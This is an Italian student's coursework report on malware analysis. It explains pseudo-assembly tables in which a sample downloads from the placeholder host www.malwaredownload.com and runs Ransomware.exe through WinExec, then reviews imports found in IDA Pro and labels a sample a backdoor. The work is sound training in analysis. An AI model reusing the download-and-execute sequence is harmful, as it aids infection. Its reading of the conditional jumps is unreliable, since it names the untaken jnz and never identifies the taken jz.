REPORT SETTIMANA 11

ESERCIZIO 1.1

Nel primo esercizio veniva richiesto di spiegare, motivando, quale salto condizionale effettua li Malware a cui appartengono le righe di codice nelle tabelle.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il salto condizionale nel malware si verifica all'indirizzo 0040105B. Questo salto viene eseguito utilizzando l'istruzione "jnz" (jump if not zero), che controlla il risultato di un confronto precedente tra i registri EAX e 5. Il confronto viene effettuato tramite l'istruzione "cmp EAX, 5", che sottrae 5 dal valore contenuto nel registro EAX e imposta i flag appropriati in base al risultato.


Se il confronto tra EAX e 5 produce un risultato diverso da zero, significa che i valori sono diversi e i flag rifletteranno questa condizione. In tal caso, l'istruzione "jnz" eseguirà un salto a un determinato indirizzo specificato, indicando una condizione di non uguaglianza.

Al contrario, se il confronto tra EAX e 5 produce un risultato uguale a zero, significa che i valori sono uguali e i flag rifletteranno questa condizione. In questo caso, l'istruzione "jnz" non eseguirà il salto e l'esecuzione del programma continuerà normalmente con l'istruzione successiva.

Quindi, il salto condizionale nel malware viene effettuato solo se il registro EAX non è uguale a 5, poiché in quel caso il confronto produrrà un risultato diverso da zero. Questo salto condizionale consente al programma di seguire percorsi diversi a seconda del valore del registro EAX, consentendo di eseguire determinate azioni o saltare parti di codice in base alla condizione stabilita dal confronto.

ESECIZIO 1.2

Nel secondo esercizio veniva richiesta la raffigurazione tramite diagramma di flusso del codice del malware.



ESERCIZIO 1.3

Nel terzo esercizio veniva richiesto di identificare le diverse funzionalità implementate all'interno del Malware.
All'interno del malware analizzato, sono presenti due diverse funzionalità implementate tramite le chiamate alle funzioni "DownloadToFile" e “WinExec”.

DownloadToFile: La funzione "DownloadToFile" esegue il download di un file da un’ URL. Analizzando le istruzioni, possiamo notare che l'URL del file da scaricare viene passato come argomento alla funzione tramite il registro EAX. L'istruzione "mov EAX,

EDI" nella tabella 2 assegna il valore del registro EDI (che rappresenta l'URL "www.malwaredownload.com") al registro EAX. Successivamente, l'istruzione "push EAX" inserisce l'URL nello stack, preparandolo per essere passato come argomento alla funzione "DownloadToFile". Infine, l'istruzione "call DownloadToFile()" esegue la chiamata effettiva alla funzione.

WinExec: La funzione "WinExec" permette l'esecuzione dei file nel sistema. Nella tabella 3, l'argomento per la funzione "WinExec" viene passato tramite il registro EDX. L'istruzione "mov EDX, EDI" copia il valore del registro EDI (che rappresenta il percorso del file da eseguire "C:\Program and Settings\Local User\Desktop\Ransomware.exe") nel registro EDX. Successivamente, l'istruzione "push EDX" inserisce il percorso del file nello stack, preparandolo per essere passato come argomento alla funzione "WinExec". Infine, l'istruzione "call WinExec()" esegue la chiamata effettiva alla funzione.

ESERCIZIO 1.4

Il quarto punto dell'esercizio richiedeva, con riferimento alle istruzioni «call» presenti in tabella 2 e 3, di dettagliare come sono passati gli argomenti alle successive chiamate di funzione e aggiungere eventuali dettagli tecnici/teorici.

Nelle istruzioni "call" presenti nella Tabella 2 e 3, gli argomenti vengono passati alle successive chiamate di funzione tramite i registri e lo stack.

Nella Tabella 2, il percorso URL viene caricato nel registro EAX tramite l'istruzione "mov EAX, EDI". Successivamente, l'indirizzo del percorso URL viene inserito nello stack tramite l'istruzione "push EAX". Questo passaggio permette alla funzione "DownloadToFile()" di accedere all'argomento (il percorso URL) tramite il puntatore dello stack all'interno della funzione.

Nella Tabella 3, l'indirizzo del percorso del file viene caricato nel registro EDX tramite l'istruzione "mov EDX, EDI". Successivamente, l'indirizzo del percorso del file viene inserito nello stack tramite l'istruzione "push EDX". In questo modo, la funzione "WinExec()" può accedere all'argomento (il percorso del file) tramite il puntatore dello stack all'interno della funzione.

ESERCIZIO 2

Il secondo esercizio richiedeva di analizzare un malware con l'utilizzo di IDA pro, un software di tipo disassembler.
Una volta caricato il file eseguibile su IDA pro ho analizzato il diagramma di flusso (visibile nel file .pdf allegato) e le funzioni importate dal malware, tra cui le più importanti sono:

GetProcAddress: Questa funzione viene utilizzata per ottenere l'indirizzo di un'altra funzione all'interno di una libreria caricata dinamicamente. Il malware potrebbe utilizzare questa funzione per acquisire gli indirizzi delle funzioni di sistema necessarie per eseguire le sue operazioni.

LoadLibrary: Questa funzione viene utilizzata per caricare dinamicamente una libreria a tempo di esecuzione. Il malware potrebbe utilizzare questa funzione per caricare librerie esterne che contiene le funzionalità necessarie per svolgere determinati compiti, come la manipolazione dei file o l'interazione con la rete.

GetCommandLine: Questa funzione restituisce la riga di comando utilizzata per avviare l'applicazione corrente. Il malware potrebbe utilizzare questa funzione per ottenere informazioni sulle opzioni o sui parametri con cui è stato avviato o per raccogliere informazioni sull'ambiente in cui si sta eseguendo.

WSARecv e WSASend: Queste funzioni fanno parte della Winsock API (Application Programming Interface) e vengono utilizzate per la comunicazione di rete basata su socket. WSARecv viene utilizzata per ricevere dati da un socket, mentre WSASend viene utilizzata per inviare dati attraverso un socket. Il malware potrebbe utilizzare queste funzioni per comunicare con server remoti o per trasferire dati tra diverse macchine all'interno di una rete.

Connect: Questa funzione viene utilizzata per stabilire una connessione a un server remoto specificato dall'indirizzo IP e dalla porta. Il malware potrebbe utilizzare questa funzione per connettersi a un server di comando e controllo remoto o per svolgere altre attività di rete.

gethostbyname: Questa funzione viene utilizzata per ottenere l'indirizzo IP di un determinato nome host. Il malware potrebbe utilizzare questa funzione per risolvere nomi di dominio in indirizzi IP per stabilire connessioni o per scopi di comunicazione.

socket: Questa funzione viene utilizzata per creare un nuovo socket che può essere utilizzato per la comunicazione di rete. Il malware potrebbe utilizzare questa funzione per creare un socket che consenta la comunicazione con un server remoto o per accettare connessioni in entrata da altri client.

WSAStartup e WSACleanup: Queste funzioni fanno parte della Winsock API e vengono utilizzate per inizializzare e terminare l'uso della libreria Winsock. `WSAStartup` viene chiamata all'inizio per inizializzare la libreria Winsock, mentre `WSACleanup` viene chiamata alla fine per terminare l'uso della libreria. Il malware potrebbe utilizzare queste funzioni per abilitare la comunicazione di rete o per ripulire le risorse di rete dopo aver completato le operazioni.

Dopo aver analizzato il malware utilizzando IDA Pro, sembrerebbe una backdoor. Una backdoor è un tipo di malware che consente a un attaccante di accedere al sistema compromesso. Le funzioni che ho identificato, come **GetProcAddress**, **LoadLibrary**, **GetCommandLine**, **WSARecv**, **WSASend**, **Connect**, **gethostbyname**, **socket**, **WSAStartup** e **WSACleanup**, sono spesso utilizzate dalla backdoor per ottenere l'accesso alle funzionalità del sistema e comunicare con server remoti.